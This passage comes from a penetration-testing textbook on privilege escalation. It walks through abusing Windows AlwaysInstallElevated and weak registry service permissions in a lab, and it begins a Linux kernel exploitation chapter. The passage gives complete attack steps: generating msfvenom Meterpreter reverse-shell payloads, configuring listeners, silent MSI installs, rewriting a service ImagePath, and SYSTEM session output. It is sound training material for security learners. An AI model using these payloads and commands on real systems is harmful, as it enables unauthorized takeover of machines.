[*] Meterpreter session 1 opened (10.10.10.5:4444 -> 10.10.10.10:49208) at 2021-05-31 19:17:24 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 9.7 – Autorun Meterpreter session

With that, we have successfully elevated our privileges by leveraging an Autorun program with misconfigured permissions.

Exploiting the Always Install Elevated feature

AlwaysInstallElevated is a Windows feature that allows standard user accounts with no administrative privileges to install software packaged in the **Microsoft Windows Installer** (**MSI**) format with administrative privileges.

We can leverage this configuration to elevate our privileges by generating a custom executable with the MSI format. Then, we can utilize the `msiexec` utility to execute the MSI executable, which will give us an elevated session.

This feature is commonly misconfigured in companies and organizations, primarily for ease of access for employees or is mistakenly left enabled by administrators after setting up a workstation. Either way, this technique will allow us to elevate our privileges in a relatively straightforward manner.

The Always Install Elevated feature is configured in the Windows Registry and as a result, we can query the registry to determine whether the feature is enabled before we begin the privilege escalation process.

Let's look at how to perform this technique both manually and automatically with the Metasploit framework.

> **Note**
>
> If this feature is not enabled on the target system, this technique will not work.


To perform this technique, follow these steps:

1. The first step involves identifying whether the AlwaysInstallElevated feature is enabled on the target system. This can be done by running the following registry queries in the Windows command shell:

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\
Installer /v AlwaysInstallElevated
```

```
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\
Installer /v AlwaysInstallElevated
```

As highlighted in the following screenshot, this will output the registry configuration for the AlwaysInstallElevated feature and its value. If the highlighted value in the following screenshot is set to `0`, the feature is disabled, while if the value is set to `1`, the feature is enabled:



```
C:\>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1

C:\>_
```

Figure 9.8 – Registry query – AlwaysInstallElevated

In this case, we determined that the AlwaysInstallElevated feature is enabled and can therefore be leveraged to elevate our privileges.

2. The second step in the process will involve generating the custom MSI executable with MSFvenom. This can be done by running the following command in Kali:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp
LHOST=<KALI-IP> LPORT=<PORT> -f msi > setup.msi
```

3. After generating the payload, we can upload it to the Windows temporary directory, which can be found here:


```
C:\Temp
```

Now, we can upload the custom MSI executable to the temporary directory on the target using Meterpreter by running the following command:

```
upload /home/kali/Desktop/setup.msi
```

If you are using a standard command shell, you can use the `certutil` utility to transfer the binary to the target system.

As shown in the following screenshot, this will upload the Meterpreter executable to the `Autorun Program` directory:



```
meterpreter > upload ~/Desktop/setup.msi
[*] uploading  : /home/kali/Desktop/setup.msi -> setup.msi
[*] Uploaded 156.00 KiB of 156.00 KiB (100.0%): /home/kali/Desktop/setup.msi -> setup.msi
[*] uploaded   : /home/kali/Desktop/setup.msi -> setup.msi
meterpreter > pwd
C:\Temp
meterpreter >
```

Figure 9.9 – Meterpreter – upload custom MSI


4. Now, we need to set up the Meterpreter listener with Metasploit. This can be done by running the following command in the Metasploit console:

```
use /exploit/multi/handler
```

5. The next step involves specifying the payload we used to create the custom MSI executable with MSFvenom. This can be done by running the following command:

```
set payload /windows/x64/meterpreter/reverse_tcp
```

Now, we need to configure the module options. In this case, we need to configure the `LHOST` and `LPORT` options, as highlighted in the following screenshot:



```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.10.5       yes       The listen address (an interface may be specified)
   LPORT     1234             yes       The listen port
```

Figure 9.10 – Meterpreter payload options

After setting the module options, we can start the listener by running the following command:


```
run
```

The listener will listen for any incoming connections from the custom MSI executable we generated with **MSFvenom**.

6. The next step involves executing the custom MSI executable with the `msiexec` utility. This can be done by running the following command in the Windows command shell:

   ```
   msiexec /quiet /qn /i C:/temp/setup.msi
   ```

   If successful, this will spawn an elevated Meterpreter session on our listener, as highlighted in the following screenshot:




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.10.5:4444
[*] Sending stage (200262 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.5:4444 -> 10.10.10.10:49224) at 2021-05-31 21:14:42 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 9.11 – AlwaysInstallElevated Meterpreter session

7. This process will also add the current standard user to the local administrators' group. We can confirm this by running the following command in the Windows command shell:

   ```
   net localgroup administrators
   ```

   As highlighted in the following screenshot, the `Win7` user has been added to the local administrators' group and has administrative privileges:



```
C:\Temp>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
Win7
The command completed successfully.
```

Figure 9.12 – Local administrators group members

With that, we successfully elevated our privileges by leveraging the AlwaysInstallElevated feature manually.

We can also automate the process by using a Metasploit module:


1. Load the module by running the following command:

```
use exploit/windows/local/always_install_elevated
```

2. After loading the module, you will need to set the `SESSION` option for the module. The `SESSION` option requires the session ID of your Meterpreter session. This can be done by running the following command:

```
set SESSION <SESSION-ID>
```

As illustrated in the following screenshot, the `SESSION` option should reflect the session ID you set:




```
Module options (exploit/windows/local/always_install_elevated):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  4                yes       The session to run this module on.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.10.5       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Figure 9.13 – Metasploit module options

3. After configuring the module options, we can run the module by running the following command:

```
run
```

If the exploit is successful, you should get a new elevated Meterpreter session, as highlighted in following screenshot:



```
msf6 exploit(windows/local/always_install_elevated) > run

[*] Started reverse TCP handler on 10.10.10.5:4444
[*] Uploading the MSI to C:\Windows\TEMP\BrfqaA.msi ...
[*] Executing MSI...
[*] Sending stage (200262 bytes) to 10.10.10.10
[*] Meterpreter session 5 opened (10.10.10.5:4444 -> 10.10.10.10:49240) at 2021-05-31 21:47:50 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 9.14 – Elevated Meterpreter session

With that, we successfully elevated our privileges by leveraging the AlwaysInstallElevated feature on Windows both manually and automatically with Metasploit.

Exploiting weak registry permissions

This privilege escalation technique involves identifying and modifying the registry values of a service with a standard user account. In many cases, writing or modifying values in the Windows Registry is limited to administrators. However, you may come across services that can be modified by standard user accounts.

We can leverage this vulnerability to modify the **ImagePath** (the application path) of a service with the path of a custom executable. This will give us an elevated session when the service is restarted.


This technique will only work on systems that have at least one or more services with weak permissions.

The exploitation process can be performed by following these steps:

1. The first step in this process involves identifying a list of services whose registry values can be modified. In this case, we can use the **winPEAS** enumeration tool to enumerate a list of services with registry values and their respective permissions.

   The winPEAS binary can be downloaded from the following GitHub repository: `https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS/winPEASexe`.

   Ensure you download the correct binary based on the architecture of your target operating system; the architecture-specific binaries can be found in the `binaries` folder, as highlighted in the following screenshot:



privilege-escalation-awesome-scripts-suite / winPEAS / winPEASexe /

jonasw234 Fix path to `UseWUServer`

..

binaries	winpeasv2 fixes
images	winpeasv1
winPEAS	Fix path to `UseWUServer`
README.md	Update README.md
winPEAS.sln	Winpeas

Figure 9.15 – winPEAS binaries

After downloading the binary to our Kali VM, we need to transfer the `winPEAS.exe` binary to our target virtual machine.

2. We can transfer the `winPEAS.exe` binary to the target system with Meterpreter by running the following command:


```
upload /<PATH-To-BINARY>/winPEASx64.exe
```

If you are using a standard command shell, you can use the `certutil` utility to transfer the binary to the target system.

3. After uploading the `winPEAS.exe` binary to the target system, you can enumerate a list of service registry values by running the following command:

```
.\winPEASx64.exe servicesinfo
```

As shown in the following screenshot, this will enumerate a list of service registry values that can be modified. In our case, we can identify the `regsvc` service, which has the required permissions:



```
regsvc(Insecure Registry Service)["C:\Program Files\Insecure Registry Service\insecureregistryservice.exe"] - Manual - Stopped
YOU CAN MODIFY THIS SERVICE: Start, AllAccess
File Permissions: SYSTEM [AllAccess], Administrators [AllAccess]
Possible DLL Hijacking in binary folder: C:\Program Files\Insecure Registry Service (SYSTEM [AllAccess], Administrators [AllAccess])
==========================================================================================
```

Figure 9.16 – winPEAS insecure registry service

In this case, we can modify the service and modify the `ImagePath` with the path to our own Meterpreter executable.

4. The second step in the process will involve generating the custom Meterpreter executable with **MSFvenom**. This can be done by running the following command in Kali:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp
LHOST=<KALI-IP> LPORT=<PORT> -f exe > shell.exe
```

5. After generating the executable, we can upload it to the Windows temporary directory, which can be found here:


```
C:\Temp
```

6. Now, we can upload the custom executable to the temporary directory on the target using Meterpreter by running the following command:

```
upload /home/kali/Desktop/shell.exe
```

If you are using a standard command shell, you can use the `certutil` utility to transfer the binary to the target system.

As shown in the following screenshot, this will upload the Meterpreter executable to the temporary directory:



```
meterpreter > upload ~/Desktop/shell.exe
[*] uploading  : /home/kali/Desktop/shell.exe -> shell.exe
[*] Uploaded 7.00 KiB of 7.00 KiB (100.0%): /home/kali/Desktop/shell.exe -> shell.exe
[*] uploaded   : /home/kali/Desktop/shell.exe -> shell.exe
meterpreter > pwd
C:\Temp
meterpreter > _
```

Figure 9.17 – Meterpreter – upload custom executable


7. Now, we need to set up the Meterpreter listener with Metasploit. This can be done by running the following command in the Metasploit console:

```
use /exploit/multi/handler
```

8. The next step involves specifying the payload we used to create the custom executable with **MSFvenom**. This can be done by running the following command:

```
set payload /windows/x64/meterpreter/reverse_tcp
```

Now, we need to configure the module options. In this case, we need to configure the LHOST and LPORT options, as highlighted in the following screenshot:



```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.10.5       yes       The listen address (an interface may be specified)
   LPORT     1234             yes       The listen port
```

Figure 9.18 – Meterpreter payload options

9. After setting the module options, we can start the listener by running the following command:

```
run
```

The listener will listen for any incoming connections from the custom executable we generated with **MSFvenom**.

10. Now, we can modify the `ImagePath` value for the target registry service and set it as the path of the custom executable we generated. This can be done by running the following command in the Windows command shell on the target:


    ```
    reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\
    services\regsvc" /t REG_EXPAND_SZ /v ImagePath /d "C:\
    Temp\shell.exe" /f
    ```

    If successful, the new value should be written. Now the service will execute our custom executable the next time it is started or restarted.

11. We can start the service by running the following command in the Windows command shell:

    ```
    sc start regsvc
    ```

12. The service will now execute our custom executable and provide us with an elevated Meterpreter session on the listener we set up, as highlighted in the following screenshot:



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.10.5:1234
[*] Sending stage (200262 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.5:1234 -> 10.10.10.10:49171) at 2021-06-01 08:32:22 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Figure 9.19 – Elevated Meterpreter session

You should now have a good grasp of how to identify misconfigurations in the Windows Registry, as well as how to leverage them to elevate your privileges on a target system.

Summary

In this chapter, we understood how the Windows Registry works and how it stores data. Then, we explored the process of identifying and exploiting the Autorun feature on Windows to elevate our privileges. We also explored the process of leveraging the AlwaysInstallElevated feature on Windows to elevate our privileges, both manually and automatically, with Metasploit. Finally, we looked at how to exploit weak registry service permissions.

In the next chapter, we will begin the privilege escalation process on Linux by exploring the process of identifying and utilizing kernel exploits.

Section 3: Linux Privilege Escalation

This section will cover the privilege escalation process on Linux. You will be able to elevate your privileges on the target system through the use of multiple privilege escalation attack vectors, tools, and techniques.

The following chapters are included in this section:

10
Linux Kernel Exploits

Now that you have a functional understanding of how to elevate your privileges on Windows systems, we can begin exploring the process of elevating our privileges on Linux systems. The first privilege escalation attack vector we will be exploring in this chapter is kernel exploitation.

In this chapter, you will learn how to identify, transfer, and utilize kernel exploits on Linux both manually and automatically. This process will mirror the same methodology we used in *Chapter 5*, *Windows Kernel Exploits*, where we explored the kernel exploitation process on Windows.

We will start by taking a look at how the Linux kernel works and how to identify kernel vulnerabilities on Linux by using local enumeration scripts. After this, we will explore the process of modifying, compiling, and transferring kernel exploits to the target system.

In this chapter, we're going to cover the following main topics:

- Understanding the Linux kernel
- Kernel exploitation with Metasploit
- Manual kernel exploitation

Technical requirements

To follow along with the demonstrations in this chapter, you will need to ensure that you have familiarity with Linux Terminal commands.

You can view this chapter's code in action here: `https://bit.ly/3igFnys`

Understanding the Linux kernel

You should already have a good idea of how a kernel works as we took an in-depth look at the structure, purpose, and functionality of a kernel in *Chapter 5*, *Windows Kernel Exploits*. As a result, we will only be focusing on the structure of the Linux kernel and how it works in this chapter.

The Linux kernel is a Unix-like open source, monolithic, and modular operating system kernel that was created in 1991 by Linus Torvalds, and was later implemented as the primary kernel for the GNU operating system. This combination of the Linux kernel and the GNU toolchain has led to the development of a plethora of operating systems that use the Linux kernel. These are commonly referred to as Linux distributions. A Linux distribution is an operating system that utilizes the Linux kernel and pairs it with various tools and utilities to cater to a particular use case or industry.

Similar to Windows NT, the Linux kernel consists of two main modes of operation that determine access to system resources and hardware:

- **User space**: User space is a sector of unprivileged segregated memory that's reserved for user programs and services that run outside the operating system kernel. By default, the services are segregated from the kernel and, as a result, will have limited privileges.
- **Kernel space**: The kernel space is a privileged sector of segregated memory that's reserved for running the kernel. The kernel space is privileged, given the nature of the processes and functionality the kernel is responsible for handling.

As illustrated in the following diagram, the two main modes of operation are used to segregate access to resources and hardware:




Figure 10.1 – Linux kernel structure

User space applications and services can communicate with the kernel space through the use of system calls, as illustrated in the preceding diagram. The interaction between the user space and kernel space is facilitated through the GNU C library and, consequently, the system call interface.

The system call interface is responsible for handling system calls from user space into the kernel.

The kernel space has full access to the system's hardware and resources and is responsible for managing system services and system calls from the user space.

Understanding the Linux kernel exploitation process

The Linux kernel is vulnerable to various attacks that can lead to exploitation or privilege escalation. In this chapter, we will primarily be focusing on how to correctly identify and exploit vulnerabilities in the Linux kernel to elevate our privileges.

Given the fact that the kernel runs in the privileged kernel space, any vulnerability in the kernel that allows arbitrary code to be executed will run in a privileged state and, as a result, provide us with an elevated session.

This process will follow a two-pronged approach that will encompass the process of utilizing kernel exploits both manually and automatically.

Kernel exploits on Linux will typically target vulnerabilities in the Linux kernel to execute arbitrary code. This will help with running privileged system commands or obtaining a system shell. This process will differ based on the version of the Linux kernel being targeted and the kernel exploit being used.

In this chapter, we will need to set up an Ubuntu 16.04 target virtual machine in our virtual hacking lab.


We can begin the kernel exploitation process with the Metasploit framework, which will allow us to automate the process of identifying and exploiting kernel vulnerabilities on Windows.

Setting up our environment

In this chapter, we will be utilizing a customized Ubuntu 16.04 virtual machine that has been configured to be vulnerable. This will provide us with a robust environment to learn about and demonstrate kernel exploitation.

To start setting up the virtual machine, follow these steps:


1. The first step in this process involves downloading the virtual machine files required to set up the target system with VirtualBox. The necessary file can be downloaded from `https://download.vulnhub.com/stapler/Stapler.zip`.
2. After downloading the ZIP file, you will need to extract its contents. You should be presented with a folder that contains the **open virtualization format** (**OVF**) and **virtual machine disk** (**VMDK**) files, which are required to run the virtual machine, as highlighted in the following screenshot:



Name	Date modified	Type	Size
Stapler.mf	6/7/2016 11:03 AM	MF File	1 KB
Stapler	6/7/2016 11:03 AM	Open Virtualization Format Package	8 KB
Stapler-disk1	6/7/2016 11:02 AM	VMDK File	740,163 KB

Figure 10.2 – Virtual machine files

3. To import the virtual machine into VirtualBox, you will need to double-click the `Stapler.ovf` file. You will be prompted with the VirtualBox import wizard, as illustrated in the following screenshot:



Import Virtual Appliance

Appliance settings

These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.

Virtual System 1

Name	vm
Description	--[[~~Enjoy. Have fun. Happy Hacking.~~]]--...
Guest OS Type	Ubuntu (32-bit)
CPU	1
RAM	1024 MB
DVD	☑
USB Controller	☑

Machine Base Folder: F:\VMs\VulnHub\Stapler

MAC Address Policy: Include only NAT network adapter MAC addresses

